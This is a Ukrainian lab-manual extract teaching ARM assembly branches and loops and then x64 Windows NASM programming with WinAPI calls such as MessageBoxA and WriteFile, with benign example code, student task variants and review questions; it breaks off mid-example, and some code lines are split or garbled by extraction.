Далі нас буде цікавити: як побудувати програму мовою асемблера для ARM на принципах структурного програмування. Парадигма структурованого програмування стверджує, що всі програми можна створювати, використовуючи блочні структури на основі лише трьох типів керуючих структур програми. Це такі структури:

- послідовності, де в програмі оператори виконуються в порядку один за одним;
- розгалуження, де в програмі виконуються перехід до інших точок у програмі;
- цикли, які дозволяють програмам виконувати фрагмент коду кілька разів.

Ми вже розібралися, що асемблери для архітектури IA-32 реалізують такі можливості. Далі розглянемо, що і асемблери для архітектури ARM теж

успішно з цим можуть упоратись. Очевидно, що блок послідовностей не потребує довгих пояснень – треба тільки виписувати вирази асемблера згідно правил синтаксису команд.

Інша справа - блок розгалуження та блок циклів. Суть в тому, що структури структурованого програмування недоступні мовою асемблера. Єдиний спосіб контролювати послідовність виконання програми мовою асемблера - через регістр **pc**. Тому в асемблері ARM немає власних структурованих програмних конструкцій. Це не означає, що програміст на асемблері повинен відмовитися від принципів структурного програмування. Відсутність умовних конструкцій структурованого програмування означає, що програміст, який використовує асемблер, відповідає за написання коду, який узгоджується з цими принципами. Невиконання цих принципів породжує хаос у програмному коді.

Розглянемо блок розгалуження. Пригадаємо, що в асемблері ARM всі вирази умовні. Ця умова може бути застосована до будь-якого оператора, але найбільшою мірою вона стосується команд B і BL. Крім того операція є порівняння CMP, яка може використовуватися для порівняння двох регістрів; розгалуження залежить від значення умовного виконання, встановленого для інструкції. Наприклад, щоб перейти до мітки “bT”, якщо r0 = r1, програміст може використати такий фрагмент коду:

CMP r0, r1

BEQ bT

Для розгалуження та посилання BL на функцію func1, якщо значення r0 > r1, програміст може використовувати наступний фрагмент коду:

CMP r0, r1

BLGT func1

Перевірку попереднього оператора можна застосувати до будь-якого оператора, а не лише до оператора CMP. У наступному прикладі показано, як цю перевірку можна додати до операції SUB, створюючи операцію SUBS. Ця операція повідомляє центральному процесору зберігати прапорці умов, щоб класифікувати результат цієї інструкції. Ці позначки умов зберігаються в Регістрі стану прикладної програми (cpsr).

Наприклад, нехай r4 = r2*(r0-r1), але код виконується, лише якщо значення r0 – r1 більше за 0.

Конструкція C наступна:

if ((r0 = r0 – r1) > 0)
*{ r4 = r2 * r0 }*

Це можна записати в асемблері ARM так:

SUBS r0, r0, r1
MULPL r4, r4, r0

У цьому випадку, якщо r0 - r1 додатне, значення в r2 буде помножено на r0 і збережено в r4, інакше оператор просто ігнорується. Cpsr - це 32-розрядний регістр, який містить 4 біти, які надають інформацію про попередню інструкцію. Чотири біти є прапорцями умов із такими значеннями:

N – від'ємний прапорець, який встановлюється на 1, якщо результат від'ємний. Це досягається шляхом припущення, що число є доповненням до 2, і копіюванням знакового біта з результату операції.

Z – прапор нуля, який містить 1, щоб вказати, що результат інструкції дорівнює нулю.

C – Перенесення або незнакове переповнення, яке містить 1, щоб вказати, що результатом операції є 32-розрядний регістр результату.

V – переповнення зі знаком, яке містить значення 1, якщо результат операції переповнює 32-розрядне значення зі знаком.

Прапори умови, встановлені інструкцією SUBS.

Хоча будь-який оператор мови асемблера може встановлювати позначки умов, існує 4 інструкції асемблера ARM, які спеціально пов'язані з установкою цих прапорців. Це наступні 4 інструкції: CMP, CMN, TST і TEQ.

Більшість операцій додавання в ARM можуть мати код умови, щоб вказати, чи виконується інструкція слід запускати, чи ні. Наприклад, сказати addgt означає виконати операцію додавання, якщо умова прапорці вказують, що попередня інструкція призвела до умови gt, а lslne запускає lsl операція, якщо попередня інструкція призвела до нової умови. На основі розглянутої умовної логіки розглянемо як реалізувати розгалуження та цикли.

Найбільш корисною є версія оператора if також допускає умову false або оператор if-else. Якщо умова виконується, виконується перший блок, інакше – другий блок виконано. Нижче наведено простий фрагмент коду, який ілюструє цю думку.

if ((re > 0) == 0)
{print("Number is positive")}
else

{print("Number is negative")}

Це модифікація логіки простого оператора if. Цей код виведе відповідь із зазначенням того, чи є значення в *re* позитивним чи від'ємним. Щоб транслювати оператор if-else, виконайте наступні кроки.

1. Реалізуйте умовну частину оператора, щоб створити логічну змінну, яка вказує, вводити блок чи гілку.
2. Додайте дві мітки до програми: одну для else і одну для кінця if (наприклад, мітку endIf). Гілка має бути вставлена після оцінки логічної змінної. Від'ємною умовою для гілки буде мітка else. Це дозволяє позитивній умові послідовно перетікати в блок if.
3. У кінці блоку if розгалужуємо блок else за допомогою оператора безумовного переходу до endIf. Тепер у вас є базова структура оператора if і ваш код має виглядати як наступний фрагмент коду:

```
 MOV r1, #0
CMP r0, r1
BLE Інше
# якщо блок
 B EndIf
#else блок
 EndIf:
```

4. Після створення структури оператора if-else вам слід додати код для блоків у програму. На цьому трансляція if-else завершено.

Наступна програма є ARM-асемблерною реалізацією коду мовою C:

```
.text
.global main
main:
   SUB sp, sp, #4
   STR lr, [sp, #0]
   MOV r0, #-0x32
   # (if r0 > 0)
   MOV r1, #0
   CMP r0, r1
    BLE Else
   # Code block for if
   LDR  r0, =positive
```

```
   BL printf
   B EndIf
    Else:
   # Code block for Else
   LDR r0, =negative
   BL printf
   EndIf:
   LDR lr, [sp, #0]
    ADD sp, sp, #4
   MOV pc, lr
# End main
```

Цикли є центральними для більшості алгоритмів і, отже, відіграють важливу роль у програмуванні. Усі циклічні структури мають таку структуру:

```
 # визначити перший елемент
 Start LoopLabel:
 # перевірити, чи завершено цикл, якщо так, перейти до endLoopLabel
 # блок циклу
 # отримати наступний елемент
 # розгалуження назад до startLoopLabel
 endLoopLabel
```

Ця логічна структура відповідає конструкціям основним різновидам циклів, циклам з умовою та циклам з лічильником, таким чином показуючи, що цикли while і for адекватно описані цією структурою.

Для випадку умовного циклу розглянемо приклад:

```
int i = prompt("Enter an integer, or -1 to exit") while (i != -1)
 { print("You entered " + i);
 i = prompt("Enter an integer, or -1 to exit"); }
```

Нижче наведені кроки, пов’язані з перетворенням циклу з умовою із псевдокоду в асемблер.

1.Ініціалізуємо цикл, встановивши умову, яку потрібно перевірити перед входом у цикл. Для циклу в цій програмі це вимагає кількох операторів для одного запиту та читання введених користувачем даних.

2. Створити мітку для початку циклу. Це робиться для того, щоб наприкінці циклу керування програма могло повернутися до початку циклу.

3. Створити мітку для кінця циклу. Це робиться для того, щоб цикл міг розгалужуватися, коли умова поверне false.
4 Встановити контроль, щоб перевірити умову, щоб побачити, чи потрібно виходити з циклу.
5. Встановіть умову, яку потрібно перевірити, який передостанній оператор(и) у блоці коду, який потім безумовно розгалужується до початку циклу. На цьому цикл завершено.

В асемблері ARM ми повинні мати код, подібний до такого:

```
.text
 .global main
main:
   SUB sp, sp, #4
   STR lr, [sp, #0]
   MOV r0, #-0x32
   # initialize by prompting user, answer in r4
    LDR r0, =prompt
   BL printf
   LDR r0, =input
   LDR r1, =num1
   BL scanf
   LDR r1, =num1
   LDR r4, [r1, 0]
   StartSentinelLoop:
   MOV r0, #-1
   CMP r4,
   r1 BEQ
   EndSentinelLoop
    # Loop Block
   # Get next value
   LDR r0, =prompt
   BL printf
   LDR r0, =input
   LDR r1, =num1
   BL scanf
   LDR r1, =num1
```

```
    B StartSentinelLoop
    EndSentinelLoop:
    LDR lr, [sp, #0]
    ADD sp, sp, #4
    MOV pc, lr
    # End main

.data
    prompt: .asciz "Please enter a number (-1 to end) \n"
    output: .asciz "You entered %d\n"
    input: .asciz "%
```

Цикл, керований лічильником, — це цикл, який має виконуватися певну кількість разів. Зазвичай вони асоціюються з циклом for у більшості мов високого рівня. Прикладом є наступний код мовою C для циклу, який підсумовує значення від 0 до (n-1).

```
n = printf ("enter the value to calculate the sum up to: ")
total = 0;
# Initialize the total variable for sum
for (i = 0; i < n; i++)
 {
total = total + i
 }
printf(“%s%d”"Total = " + total);
```

Сам оператор for складається з 3 частин. Перший - це ініціалізація, яка відбувається перед циклом (“i=0”). Друга – умова продовження входу в цикл (“i < size”). Кінцева умова вказує, як отримати наступне значення, тут лічильник збільшується на1. Ці 3 частини циклу for точно відображаються в структурі циклу, розглянутій раніше, і транслюються в цю структуру наступним чином.

1. Виконайте крок ініціалізації, щоб ініціалізувати лічильник і змінні умови завершення.
2. Помістіть startLoopLabel і endLoopLabel у програму.
3. Виконайте перевірку, щоб увійти в блок циклу або зупинити цикл, коли умова виконана.

4. Додайте код у кінець циклу, щоб збільшити лічильник і повернутися до початку циклу.

Код на асемблері має виглядати наступним чином:

```
.global main
main:
    SUB sp, sp, #4
    STR lr, [sp, #0]
    #Prompt for loop limit, store in r4
    LDR r0, =prompt
    BL printf
    LDR r0, =input
    LDR r1, =num
    BL scanf
    LDR r1, =num
    LDR r4, [r1, #0]
    # initialize the loop,
    # r0 - counter
    # r4 - loop limit
    # r5 - sum
    MOV r0, #0
    MOV r5, #0
    StartCountingLoop:
     CMP r4, r0
    BLE EndCountingLoop
     # Loop Block
    ADD r5, r5, r0
    # Get next value
    ADD r0, r0, #1
    B StartCountingLoop
    EndCountingLoop:
    LDR r0, =output MOV
    r1, r5 BL printf
    MOV r0, #0
    LDR lr, [sp, #0]
    ADD sp, sp, #4
```

```
    MOV pc, lr
    # End main
.data
    prompt: .asciz "Please enter the loop limit to sum \n"
    output: .asciz "The summation from 1 to n is %d\n"
    input: .asciz "%d" num: .word 0
```

Кожна програма має статичну пам'ять, яку можна далі розбити на блокове сховище символів (BSS) і сегмент даних. Сегмент BSS містить статичні дані, які не визначені, тому за замовчуванням мають значення нуль. Сегмент даних містить визначені дані. Але для цілей тут обидва називаються статичними даними, на відміну від динамічних даних, які розміщуються в іншій області пам’яті. У цій програмі використовується статична пам’ять для створення цілих чисел, ініціалізації їх значень у масиві та створення функції printArrayByIndex, яка проходитиме по масиву та друкуватиме кожне значення в окремому рядку

```
.global main
.text printArrayByIndex:
    #push stack
    SUB sp, sp, #16
    STR lr, [sp, #0]
    STR r4, [sp, #4
    STR r5, [sp, #8]
    STR r6, [sp, #12]
    # Save Base Array and Size to preserved registers
    MOV r4, r0 MOV r5, r1
    # initialize loop for entering data
    # r4 - array base
     # r5 - end loop index
     # r6 - loop index
     MOV r6, #0
    startPrintLoop:
    CMP r6, r5
    BGE endPrintLoop
    LDR r0, =output
```

```
    MOV r1, r6
    ADD r2, r4, r6,
    lsl #2
    LDR r2, [r2, #0]
    BL printf
    ADD r6,r6,#1
    B startPrintLoop
    endPrintLoop:
    #pop stack
    LDR lr, [sp, #0]
    LDR r4, [sp, #4]
     LDR r5, [sp, #8]
    LDR r6, [sp, #12]
    ADD sp, sp, #16
    MOV pc, lr
    .data
    output: .asciz "The value for element [%d] is %d\n"
    #end printArrayByIndex
    # Main procedure to test printArrayByIndex
.text
main:
    #push stack
    SUB sp, sp, #4 STR
    lr, [sp, #0]
    LDR r0, =myArray
    LDR r1, =arrSize
    LDR r1, [r1]
    BL printArrayByIndex
    #pop stack
    LDR lr, [sp, #0]
    ADD sp, sp, #4
    MOV pc, lr
    .data myArray:
    .word 55
    .word 21
```

.word 78
.word 19
arrSize: .word 4

Ця програма використовує статичну пам’ять для створення цілих чисел та ініціалізації значень у масиві, а потім створення функції printArrayByIndex, яка проходитиме по масиву та друкуватиме кожне значення на окремому рядку.

Програма працює наступним чином:

1. Наступні рядки створюють та визначають масив у статичній пам’яті. Оскільки список знаходиться в статичній пам’яті, значення в списку можна змінити, але розмір списку змінити не можна. Тому масив завжди має розмір 4 int (або 16 байтів).

myArray:
.word 55
.word 21
.word 78
.word 19
arrSize: .word 4

2. База масиву та розмір масиву передаються в програму за допомогою регістрів r0 і r1. Оскільки ці регістри часто змінюються, наприклад, під час виклику printf, значення повинні бути збережені або в стеку, або в зарезервованому регістрі. Тут значення копіюються в r4 та r5. Оскільки зараз використовуються r4 та r5, ці регістри мають бути збережені в стеку в надіслати та скопіювати назад зі стеку інструкцією pop.

3. Змінна лічильника циклу створюється в r6, що означає, що r6 потрібно зберегти в стеку.

4. Індекс циклу в r6 підраховує кількість ітерацій від 0...arrSize. Тому це може бути

використовувати для обчислення адреси кожного елемента в масиві. Це досягається за допомогою множення індексу на 4 (кожен int має розмір 4 байти) і додавання цієї суми до основи адресу. Це робиться за такою формулою

ADD r2, r4, r6, lsl #2

У цій формулі множення на 4 виконується логічним зсувом вліво на 2 біти.

5. Значення індексу масиву та елемента потім друкуються з r1 і r2.

Завдання

1. Завантажити VisUAL2 (https://github.com/tomcl/V2releases)
2. Ознайомитись з теоретичними положеннями
3. Визначити змінні, занести відповідні значення у регістри та організувати цикл роботи для архітектури ARM згідно свого варіанту
4. Підготувати звіт і представити на захист

Варіанти індивідуальних завдань

Варіант	Задача
1	Дано натуральні числа n, a_1, ..., a_n. Визначити кількість членів послідовності a_1..., a_n, що мають непарні порядкові номери, при цьому кратними 3 і не кратними 5
2	Дано натуральні числа n, a_1..., a_n. Отримати суму членів послідовності a_1, ..., a_n, які відповідають умові
3	Дано натуральні числа n, a1..., an. Отримати добуток членів послідовності a_1, ..., a_n, що задовольняють умові
4	Дано натуральні числа n, a_1..., a_n. Отримати середнє арифметичне тих членів послідовності a_1, ..., a_n які при діленні на 5 дають залишок 1 чи 2
5	Дано натуральне число n, дійсні числа a_1..., a_n. Отримати кількість негативних членів та суму членів, що належать відрізку [-5, 5].
6	Дано натуральне число n, дійсні числа a_1..., a_n. Обчислити обернену величину добутку тих членів послідовності a_1..., a_n, для яких виконується умова, яку запропонує викладач
7	Для цілого позитивного числа, що вводиться, визначте його двійковий еквівалент, використовуючи алгоритм переведення числа в іншу систему числення шляхом розподілу числа на основу системи числення.
8	Дано натуральні числа n і m (0 < m < 9). З'ясувати, скільки разів

	входить цифра m до запису числа n.
9	Дано натуральні числа n та x. Обчислити ряд при умові 0 < x<5: $\frac{1}{n!}\sum_{k=1}^{n}(-1)^k \frac{x^k}{(k!+1)!}$
10	Дано натуральні числа n і m (0 < m < 9). Доповнити запис числа n на початку та в кінці цифрою m.
11	Дано натуральні числа n, a_1..., a_n. Отримати добуток членів послідовності a1 ..., an, які мають парні порядкові номери та є непарними числами.
12	Знайти скільки додаткових і нульових елементів у масиві цілих чисел A={a[i]}, які задовольняють умові c<=a[i]<=d.
13	Знайти кількість від'ємних елементів масиву цілих чисел A={a[i]}, які задовольняють умові c<=a[i]<=d.
14	Дано натуральне число n, масив цілих чисел a_1..., a_n. Отримати суму мінімального та максимального чисел
15	Дано натуральне число n , дійсні числа a_1..., a_n. У послідовності визначити кількість двох чисел різного знаку.
16	Обчислити суму ряду із заданою точністю. Вважати, що необхідна точність досягнута, якщо обчислена сума кількох перших доданків і черговий доданок виявилося по модулю менше, ніж (це і всі наступні доданки можна вже не враховувати).
17	Знайдіть і роздрукуйте на екран всі трицифрові числа, сума цифр яких дорівнює числу, що вводиться з клавіатури. Підрахуйте кількість таких чисел або що їх немає.
18	Знайти суму квадратів всіх позитивних елементів масиву цілих чисел A={a[i]}, які задовольняють умові c<=a[i]<=d.
19	Знайти суму квадратів всіх позитивних елементів масиву цілих чисел A={a[i]}, які задовольняють умові c<=a[i]<=d.

20	Для цілого позитивного числа, що вводиться, визначте його двійковий еквівалент, використовуючи алгоритм переведення числа в іншу систему числення шляхом розподілу числа на основу системи числення.

Контрольні запитання

1. В чому особливість RISC ?

2. Різниця між RISC та CISC

3. В чому особливість структури процесора ARM ?

4. Поясніть особливості регістрів у ARM ?

5. В чому особливості умового переходу у асемблера ARM порівняно з асемблерами архітектури x86 ?

6. Особливості побудови циклу у мові асемблеру для архітектури ARM

7. Особливості регістрів для зберігання значень з плавоючою точкую у архітектурі ARM

8. Різниця між операціями CMP, CMN, TST і TEQ.

9. Опишіть особливість операції LDR.

10. Опишіть різницю між прапорцями у архітектурі IA-32 та ARM.

11. Як реалізована операція множення в асемблері ARM?

12. Навіщо потрібен «двійник» регістру прапорців в архітектурі ARM?

13. Поясніть різницю організації лічильнака команд а архітектурах IA-32 та ARM.

14. З яких секцій складається програма мовою асемблера ARM?

ЛАБОРАТОРНА РОБОТА №4. ОСНОВИ ПОБУДОВИ ПРОГРАМИ МОВОЮ АСЕМБЛЕРА ДЛЯ АРХІТЕКТУРИ X64 В ОПЕРАЦІЙНІЙ СИСТЕМІ WINDOWS З ВИКОРИСТАННЯМ WINAPI

Мета

Ознайомитися з створенням базової програми мовою асемблер для операційної системи Windows 10 (або пізніше) архітектури x64 з використанням NASM

Теоретичні відомості

Специфікою даної роботи є використання функцій в тексті коду на асемблері, які є безпосередньо приналежністю операційної системи Windows, а не асемблера . Функції у всіх мовах програмуваннях служать в першу чергу для економії коду. Але сама природа цих функцій може бути дуже різною, зокрема це може бути функція, розроблена програмістом для власного використання. І це економить його сили і час, якщо вона виконує один і той же код багато разів. Це може бути і бібліотечна функція, яка йде в пакеті компілятора. Але є значний набір функцій, які вмонтовані в саму операційну систему, зокрема у ОС Windows. Всі вони використовують механізм системного виклику, в деталях якого, ми цій лабораторній роботі розбиратися не будемо. Такі функції називають функціями API(Application Program Interface). Складність у тому, що деякі з бібліотечних функцій, зокрема функції вводу/виводу теж використовують функції API, але там роботу програміста виконує компілятор. Але стандартні бібліотеки не охоплюють всю множину функцій API. Однак вирішення практичних, зокрема системних задач потребує прямого звернення до функцій API. При розробці таких програм мовою асемблеру під Windows необхідно враховувати ряд особливостей компіляторів.

Компілятор Microsoft (MSVC) фактично має кілька модифікаторів про виклики, які розробники можуть вибрати для використання. Простіше кажучи, це набір строгих інструкцій, яких повинен дотримуватися код, щоб операційна система могла запускати коду на асемблері. Це пояснюється тим, що асемблер за своєю природою максимально наближений до апаратного забезпечення, тому компілятори стандартизують те, як наші функції мають бути реалізовані та як їх має викликати фактичне обладнання. Це дозволяє гармонійно працювати разом із кодом із кількох джерел замість того, щоб

кожен розробник намагався розробити власні домовленості щодо того, як має використовуватися апаратне забезпечення, що потенційно може призвести до несумісності коду один одного. Коли операційна система може робити припущення про те, як виконується код, вона сама може використовувати апаратне забезпечення для виконання певних операцій за лаштунками (тобто виправити виклики HeapAlloc() за потрібними адресами в пам'яті).

Вимоги до вирівнювання

• Більшість структур даних буде вирівняно відповідно до їх природного вирівнювання. Це означає, що компілятор вставлятиме доповнення за потреби, якщо структуру даних потрібно вирівняти за певною межею. У більшості випадків це буде не так, і ваші структури даних залишаться як є. Однак компілятор іноді додає доповнення до ваших структур, якщо вважає, що це допоможе підвищити продуктивність, вирівнявши її до певних меж байтів, залежно від архітектури, на якій компілюється ваш код. Оскільки ми працюємо зі складанням і не маємо від цього жодних переваг, у разі потреби ми повинні самостійно виконувати будь-які спеціальні вимоги до вирівнювання.

• Найважливіше те, що вказівник стека rsp має бути вирівняний за 16-байтною межею. Це означає, що якщо ми перемістимо вказівник стека, додавши 8 байтів, ми повинні перемістити його ще на 8 байт, інакше ми порушимо угоду про виклики.

Відповідно до конвенції про виклики Microsoft x64 існує унікальна концепція того, що називається тіньовим простором, який також називають домашнім простором. Це простір, який резервується кожного разу, коли ви вводите функцію, і дорівнює принаймні 32 байтам (це достатньо місця для розміщення 4 аргументів). Це місце має бути зарезервовано щоразу, коли ви використовуєте стек, оскільки це те, що зарезервовано для речей, які залишають значення реєстрів у стеку для перевірки пізніше. Хоча угода про виклики явно не вимагає, щоб виклик використовував тіньовий простір, ви повинні виділити його незалежно від того, коли ви використовуєте стек, особливо в функції, що не є листом. Крім того, як нагадування, незалежно від того, скільки місця ви виділяєте для тіньового простору та змінних вашої

функції, вам все одно потрібно переконатися, що вказівник стека вирівняно на 16-байтовій межі після того, як усе сказано та зроблено.

Параметри функції та значення, що повертаються

Конвенція про виклики також диктує, як функції мають викликатися та як вони мають повертати свої результати. Перші чотири цілі аргументи передаються в регістрах. Цілі значення передаються зліва направо в RCX, RDX, R8 і R9 відповідно. Аргументи п'ять і вище передаються в стек.

```
void foo(int a, int b, int c, int d, int e)
{
   ….
   return;
}
```

Для того, щоб дотримуватися угоди про виклики x64, ми повинні передати a, b, c і d у регістри rcx, rdx, r8 і r9 відповідно, при цьому e надсилається в стек перед викликом функції foo().

Аргументи з плаваючою комою

Будь-які аргументи з плаваючою комою та подвійною точністю в перших чотирьох параметрах передаються в XMM0 - XMM3 залежно від позиції. Для аргументів з плаваючою комою використовуються регістри xmm від 0 до 3, загалом 4 аргументи передаються в регістри SIMD, а решта надсилається в стек.

```
void foo_fp(float a, float b, float c, float d, float e)
{
 ….
   return;
}
```

Угода про виклики Microsoft x64 має простіші правила, коли справа стосується повернення значень із функцій.

• Будь-яке скалярне значення розміром 64 біти або менше повертається в rax.

• Будь-яке значення з плаваючою комою повертається в xmm0.

int MessageBoxA(

[in, optional] HWND hWnd,

[in, optional] LPCSTR lpText,

[in, optional] LPCSTR lpCaption,

[in] UINT uType

);

https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-messageboxa

[in, optional] hWnd

Тип : HWND

Дескриптор вікна власника вікна повідомлення, яке буде створено. Якщо цей параметр дорівнює NULL, вікно повідомлення не має вікна власника.

[in, optional] lpText

Тип: LPCTSTR

Повідомлення, яке буде показано. Якщо рядок складається з кількох рядків, ви можете розділити рядки за допомогою символу переходу рядка між кожним рядком.

[in, optional] lpCaption

Тип: LPCTSTR

Заголовок діалогового вікна. Якщо цей параметр дорівнює NULL, типовим заголовком є Error.

[in] uType

Тип: UINT

Вміст і поведінка діалогового вікна. Цей параметр може бути комбінацією прапорів із наступних груп прапорів. Щоб позначити кнопки, які

відображаються у вікні повідомлення, укажіть одне з наведених нижче значень. Нижче у таблиці 4.1 наведені основні параметри для створення MessageBoxA

Таблиця 4.1

Параметри MessageBoxA

Значення	Визначення
MB_ABORTRETRYIGNORE 0x00000002L	Вікно повідомлення містить три кнопки: Перервати, Повторити та Ігнорувати.
MB_CANCELTRYCONTINUE 0x00000006L	Вікно повідомлення містить три кнопки: Скасувати, Спробувати ще раз, Продовжити. Використовуйте цей тип вікна повідомлення замість MB_ABORTRETRYIGNORE.
MB_HELP 0x00004000L	Додає кнопку «Довідка» у вікно повідомлень. Коли користувач натискає кнопку «Довідка» або натискає F1, система надсилає повідомлення WM_HELP власнику.
MB_OK 0x00000000L	Вікно повідомлень містить одну кнопку: OK. Це значення за умовчанням.
MB_OKCANCEL 0x00000001L	Вікно повідомлення містить дві кнопки: OK і Cancel.
MB_RETRYCANCEL 0x00000005L	Вікно повідомлення містить дві кнопки: Повторити та Скасувати.
MB_YESNO 0x00000004L	Вікно повідомлення містить дві кнопки: Так і Ні.
MB_YESNOCANCEL 0x00000003L	Вікно повідомлення містить три кнопки: Так, Ні та Скасувати.

Щоб вказати кнопку за замовчуванням, укажіть одне з наведених нижче значень. У таблиці нижче наведені параметри для кнопок.

Таблиця 4.1

Параметри кнопок MessageBoxA

Значення	Визначення
MB_DEFBUTTON1 0x00000000L	Перша кнопка є кнопкою за замовчуванням. MB_DEFBUTTON1 є типовим, якщо не вказано MB_DEFBUTTON2, MB_DEFBUTTON3 або MB_DEFBUTTON4.
MB_DEFBUTTON2 0x00000100L	Друга кнопка є кнопкою за замовчуванням.
MB_DEFBUTTON3 0x00000200L	Третя кнопка є кнопкою за замовчуванням.
MB_DEFBUTTON4 0x00000300L	Четверта кнопка є кнопкою за замовчуванням.

Функція повертає тип : int

Якщо у вікні повідомлення є кнопка «Скасувати», функція повертає значення IDCANCEL, якщо натиснута клавіша ESC або вибрано кнопку «Скасувати». Якщо у вікні повідомлення немає кнопки «Скасувати», натискання ESC не матиме ефекту, якщо не присутня кнопка MB_OK. Якщо відображається кнопка MB_OK і користувач натискає ESC, поверненим значенням буде IDOK.

BOOL WriteFile(

[in] HANDLE hFile,

[in] LPCVOID lpBuffer,

[in] DWORD nNumberOfBytesToWrite,

[out, optional] LPDWORD lpNumberOfBytesWritten,

[in, out, optional] LPOVERLAPPED lpOverlapped

);

[in] hFile

Дескриптор файлу або пристрою введення-виведення (наприклад, файл, потік файлів, фізичний диск, том, буфер консолі, стрічковий накопичувач, сокет, ресурс зв’язку, комірка або канал). Параметр hFile має бути створено з доступом на запис. Щоб отримати додаткові відомості, перегляньте загальні права доступу та безпеку файлів і права доступу. Для асинхронних операцій запису hFile може бути будь-яким дескриптором, відкритим за допомогою функції CreateFile за допомогою прапора FILE_FLAG_OVERLAPPED або дескриптора сокета, повернутого функцією socket або accept.

[in] lpBuffer

Вказівник на буфер, що містить дані для запису у файл або пристрій. Цей буфер має залишатися дійсним протягом операції запису. Абонент не повинен використовувати цей буфер до завершення операції запису.

[in] nNumberOfBytesToWrite

Кількість байтів для запису у файл або пристрій. Значення нуль визначає операцію запису нуля. Поведінка нульової операції запису залежить від базової файлової системи або технології зв’язку.

[out, optional] lpNumberOfBytesWritten

Вказівник на змінну, яка отримує кількість байтів, записаних під час використання синхронного параметра hFile. WriteFile встановлює це значення на нуль перед виконанням будь-якої роботи чи перевірки помилок. Використовуйте NULL для цього параметра, якщо це асинхронна операція, щоб уникнути потенційно помилкових результатів. Цей параметр може мати значення NULL, лише якщо параметр lpOverlapped не має значення NULL.

[in, out, optional] lpOverlapped

Вказівник на структуру OVERLAPPED потрібен, якщо параметр hFile було відкрито за допомогою FILE_FLAG_OVERLAPPED, інакше цей параметр може мати значення NULL. Для файлу hFile, який підтримує зміщення байтів, якщо ви використовуєте цей параметр, ви повинні вказати зміщення байтів, з якого почнеться запис у файл або пристрій. Це зміщення вказується

встановленням елементів Offset і OffsetHigh структури OVERLAPPED. Для файлу hFile, який не підтримує зміщення байтів, Offset і OffsetHigh ігноруються. Щоб записати в кінець файлу, укажіть елементи Offset і OffsetHigh структури OVERLAPPED як 0xFFFFFFFF. Це функціонально еквівалентно попередньому виклику функції CreateFile для відкриття hFile за допомогою доступу FILE_APPEND_DATA. Щоб отримати додаткові відомості про різні комбінації lpOverlapped і FILE_FLAG_OVERLAPPED, перегляньте розділ «Примітки» та розділ «Синхронізація та розташування файлу».

Для виконання даної роботи потрібно вміти перетворювати значення числових типів у тип string.

Можна використовувати для цього функцію, наведену нижче:

```
itoa:
    push rbp
    mov rbp,rsp
    sub rsp,8
    mov rax,rcx
    lea rdi,[numbuf+10]
    mov rcx,10
    mov qword [rbp-8],0

.divloop:
    xor rdx,rdx
    idiv rcx
    add rdx,0x30
    dec rdi
    mov byte [rdi],dl
    inc qword [rbp-8]
```

```
    cmp rax,0
    jnz .divloop
    mov rax,rdi
    leave
    ret
```

Приклад для i386 архітектури

http://davidgrantham.com/nasm-console32/

```
        NULL EQU 0; якщо параметр функції може бути 0 – використовуємо цю змінну
        STD_OUTPUT_HANDLE EQU -11
; https://docs.microsoft.com/en-us/windows/console/getstdhandle
;
; STD_OUTPUT_HANDLE (DWORD) -11
; Буфер стандартного виводу
;
        extern _GetStdHandle@4 ;
;
; https://docs.microsoft.com/en-us/windows/console/getstdhandle
;
        extern _WriteFile@20 ;
;
; https://docs.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-writefile
;
; 20 байт = 5 параметрів * 4 байта
;
        extern _ExitProcess@4 ;
;
; https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-exitprocess
;
global Start
section .data
```

```
        Message db "Console Message 32", 0Dh, 0Ah
        MessageLength EQU $-Message ;
section .bss
        StandardHandle resd 1 ; вказівник на потоки виводу
        Written resd 1 ; запис сам по собі
section .text
        Start:
        push STD_OUTPUT_HANDLE ; заводимо у стек
        call _GetStdHandle@4 ; викликаємо функцію
        mov dword [StandardHandle], EAX ; результат у EAX – у резерв
StandardHandle

; https://docs.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-writefile
; Не забувати як працює стек
; Останній елемент - перший при виклику функції
; Тому заносити елементи у стек у зворотньому порядку
;
        push NULL ; 5 lpOverlapped – див. посилання
        push Written ; 4 lpNumberOfBytesWritten – буфер запису
        push MessageLength ; 3 nNumberOfBytesToWrite – розмір даних, які
потрібно записати
        push Message ; 2 lpBuffer – дані, які потрібно записати
        push dword [StandardHandle] ; 1 hFile – файл або I/O
        call _WriteFile@20
        push NULL ; сам параметр у функцію
        call _ExitProcess@4 ;
; https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-
processthreadsapi-exitprocess
```

Приклад для i386 архітектури

```
http://davidgrantham.com/nasm-messagebox32/
        NULL EQU 0
```

```
        MB_DEFBUTTON1 EQU 0
; https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-
messageboxa
; MB_DEFBUTTON1
; 0x00000000L The first button is the default button.
;
        MB_DEFBUTTON2 EQU 100h ;
; https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-
messageboxa
; MB_DEFBUTTON2
; 0x00000100L The second button is the default button.
        IDNO EQU 7
; https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-
messageboxa
;
; Return Value
; IDNO - 7
; The No button was selected.
        MB_YESNO EQU 4
; https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-
        messageboxa; MB_YESNO
; 0x00000004L
; The message box contains two push buttons: Yes and No.
        extern _MessageBoxA@16 ; 16 байт = 4 параметри по 4 байти
        extern _ExitProcess@4 ;
global Start ;
section .data ;
        MessageBoxText db "Do you want to exit?", 0
        MessageBoxCaption db "MessageBox 32", 0
;Заносимо параметри у стек відповідно у зворотньому порядку
section .text ;
        Start:
; https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-
messageboxa
```

```
        push MB_YESNO | MB_DEFBUTTON2 ; uType – комбінація
елементів/прапорів поведінки
        push MessageBoxCaption ; lpCaption – назва вікна
        push MessageBoxText ; lpText – відповідно повідомлення
        push NULL ; HWND – 0, тому що вікно самостійне
        call _MessageBoxA@16
; Результат – у EAX
        cmp EAX, IDNO ; Чек, якщо результат Ні
        je Start
        push NULL
        call _ExitProcess@4
```

Приклад використання MessageBox для 64-біт системи

```
global start
NULL equ 0
MB_OK equ 0
        extern MessageBoxA
        extern ExitProcess
section .data
        hello: db 'Hello, World',0
        title: db 'Title',0
section .text
        start:
        sub rsp,40
        mov r9,MB_OK
